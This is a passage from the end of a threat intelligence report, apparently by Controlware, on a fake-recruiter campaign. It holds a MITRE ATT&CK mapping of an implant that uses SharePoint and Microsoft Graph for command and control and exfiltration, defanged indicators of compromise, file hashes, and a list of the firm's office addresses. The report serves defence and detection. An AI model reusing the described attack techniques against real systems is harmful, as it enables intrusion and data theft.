Execution	**T1059.003**	Command and Scripting Interpreter: Windows Command Shell	The LNK file launches cmd.exe, which stores the hex-encoded PowerShell command in an environment variable.
Command and Control	**T1102.002**	Web Service: Bidirectional Communication	SharePoint and Microsoft Graph carry incoming tasks and outgoing encrypted results.
Command and Control	**T1573.001**	Encrypted Channel: Symmetric Cryptography	Task and result content uses AES-128-CBC with HMAC-SHA256 integrity protection.
Discovery	**T1082**	System Information Discovery	A recovered task queries COMPUTERNAME and host identity information.
Discovery	**T1033**	System Owner/User Discovery	A recovered task queries USERDOMAIN and USERNAME.
Discovery	**T1057**	Process Discovery	The observed WindowTitle task enumerates process names and process IDs.
Discovery	**T1010**	Application Window Discovery	WindowTitle collects MainWindowTitle values for open application windows.
Exfiltration	**T1041**	Exfiltration Over C2 Channel	Collected reconnaissance output is encrypted and returned as r_<cmd_id>.dat through the same Graph C2 channel.
Exfiltration	**T1567.002**	Exfiltration Over Web Service: Exfiltration to Cloud Storage	Encrypted results are uploaded as files to the attacker-controlled SharePoint drive.

Table 1 MITRE ATT&CK mapping

7 Indicators of Compromise

Activity observed in this investigation: September 2026.

Suspected US Recruiting Sites (low confidence)	
aldensearch[.]com	Identified via content and tenant pivoting; no attack activity observed.
chathamsearch[.]com	
emersonsearch[.]com	
crimsontalent[.]com	
hartwellsearch[.]com	
rowansearch[.]com	
winslowsearch[.]com	
eksearch[.]se	Fake-Recruiter domain identified during the hunt.
talentmine[.]pl	
eltzpersonal[.]de	
eltz-personalberatung[.]de	
eltz-personal[.]de	
lindner-personal[.]de	
lindnerpersonal[.]de	
hirschfeldpersonal[.]de	
hudsontalent[.]de	
rivaselezione[.]it	
selevo[.]it	
garricktalent[.]co[.]uk	
pembertontalent[.]co[.]uk	
ZIP Delivery URLs	
eltz-ni-8-b5e9c019fb8b[.]herokuapp[.]com	
lindner-hh-9-22a1093db28c[.]herokuapp[.]com	
eltz-rp-9-f335177e9777[.]herokuapp[.]com	
eksearch-34-c7d55cb516bb[.]herokuapp[.]com	
riva-31-0625bfee2597[.]herokuapp[.]com	
riva-39-b074ae51d07b[.]herokuapp[.]com	
C2	
site_host	quantumscalpllc[.]sharepoint[.]com
device_id	0d3d105c41514d4f (ELTZ) 874dacd502304e27 (RIVA)
tenant_id	6754e8fb-e5d5-45e0-99c0-137f7d0be430
app_id/Client ID	82e3cebd-9e64-49e0-9a9d-47901c98f912 (ELTZ) ef587f6f-8529-42db-a4bf-40ddf1eb157d (RIVA)
Attacker Microsoft 365 Tenants (from Figure 2)	
e5331baf-7e55-4a2b-8114-01c6e971d0d3	EltzPersonalLLC[.]onmicrosoft[.]com – eltz-personal[.]de
3488f3cc-2575-451f-9fbe-bda8b6abd67f	EltzPersonal[.]onmicrosoft[.]com – eltzpersonal[.]de
e12e2aa9-fbff-4d64-914c-cd097fdc623c	LindnerPersonalLLC[.]onmicrosoft[.]com – lindner-personal[.]de, lindnerpersonal[.]de
df55f806-7a35-40bb-9289-60b1f8c9beb9	EkSearchLLC[.]onmicrosoft[.]com – eksearch[.]se
a3d95e11-b98d-4c60-9106-dbb42b35f819	RivaSelezioneLLC188[.]onmicrosoft[.]com – rivaselezione[.]it
19706549-9aa8-4f92-b08e-b75c13ee3e06	AldenSearchLLC[.]onmicrosoft[.]com – aldensearch[.]com (suspected, US)
24b5787e-06ad-4f4b-8c08-d662a32cfcd6	CrimsonTalentLLC[.]onmicrosoft[.]com – rowansearch[.]com (suspected, US)
Phone Numbers	
+49 30 4071 9088	Listed on the ELTZ website; called during the investigation

`+49 30 4071 9077`	Phone and fax in the ELTZ email signature
Files (SHA-256)	
`PolicySync.ps1 (rivaselezione[.]it)`	0b9bbddacac09762182bd75a5a031619ba4c136f82cc6a222a6acf646c1438ab
`PolicySync.ps1 (eltz-personal[.]de)`	c04716df665839b0eac14e2ce3122f6b4a3369bf0c3282d0094fa7bc869ba2ce
`Mutex`	Global\Apps365GraphSync
`Config file`	%LOCALAPPDATA%\Apps365 Graph\.graphconfig.dat

Table 2 Indicators of compromise

Appendix A Locations

Locations in Germany

Company Headquarters
Controlware GmbH
Waldstraße 92
63128 Dietzenbach

Tel: +49 6074 858-00
Fax: +49 6074 858-108
E-Mail: info(at)controlware.de

Berlin
Controlware GmbH
Justus-von-Liebig-Straße 7
12489 Berlin

Tel.: +49 30 67097-0
Fax: +49 30 67097-111
E-Mail: info-ber(at)controlware.de

Dortmund
Controlware GmbH
Adi-Preißler-Allee 4
44309 Dortmund

Tel.: +49 231 229685-00
Fax: +49 231 229687-99
E-Mail: info-dtm(at)controlware.de

Düsseldorf
Controlware GmbH
Meerbuscher Straße 78
40670 Meerbusch

Tel.: +49 2159 9696-0
Fax: +49 2159 9696-96
E-Mail: info-due(at)controlware.de

Hamburg
Controlware GmbH
Am Stadtrand 56
22047 Hamburg

Tel.: +49 40 251746-0
Fax: +49 40 251746-46
E-Mail: info-ham(at)controlware.de

Brandboxx Hanover
Controlware GmbH / B125
Hessenstraße 1
30855 Langenhagen

Tel.: +49 511 726092-0
Fax: +49 511 726092-20
E-Mail: info-han(at)controlware.de

Ingolstadt
Controlware GmbH
Marie-Curie-Str. 22
85055 Ingolstadt

Tel.: +49 841 23222-0
Fax: +49 841 23222-208
E-Mail: info-ing(at)controlware.de

Kassel
Controlware GmbH
Heinrich-Hertz-Straße 3b
34123 Kassel

Tel: +49 561 47576-0
Fax: +49 561 47576-29
E-Mail: info-kas(at)controlware.de

Leipzig
Controlware GmbH
Eilenburger Straße 1a
04317 Leipzig

Tel.: +49 341 98387-30
Fax: +49 341 98387-33
E-Mail: info-lei(at)controlware.de

Munich
Controlware GmbH
Inselkammerstraße 1
82008 Unterhaching

Tel.: +49 89 666367-0
Fax: +49 89 666367-77
E-Mail: info-muc(at)controlware.de

Stuttgart
Controlware GmbH
Raiffeisenstraße 16
70794 Filderstadt

Tel.: +49 711 770568-0
Fax: +49 711 770568-150
E-Mail: info-stu(at)controlware.de

Wolfsburg
Controlware GmbH
Wolfsburger Straße 13
38554 Weyhausen

Tel.: +49 5362 9993413
Fax: +49 511 726092-20
E-Mail: info-wey(at)controlware.de

Locations in Austria

Innsbruck
Controlware GmbH
Grabenweg 68
Soho 2, 2. Stock
A-6020 Innsbruck
Österreich


Tel.: +43 512 345200
Fax: +43 512 3452006015
E-Mail: info(at)controlware.at

Vienna
Controlware GmbH
Handelskai 92
Rivergate C1 / 4.OG / Top F01
A-1200 Wien
Österreich

Tel.: +43 1 890 0724-0
E-Mail: info(at)controlware.at

Ihre IT.
Heute. Für morgen.

controlware



Controlware GmbH, Waldstraße 92, 63128 Dietzenbach, Germany
T +49 6074 858-00, F +49 6074 858-108, info@controlware.de, www.controlware.de
Registergericht Offenbach a.M., HRB Nr. 6431, USt-IdNr. DE 113 539 225, Steuernummer 04423035231
Geschäftsführer: Bernd Schwefing, Michael Küchen, Aufsichtsratsvorsitzender: Christof Ziegler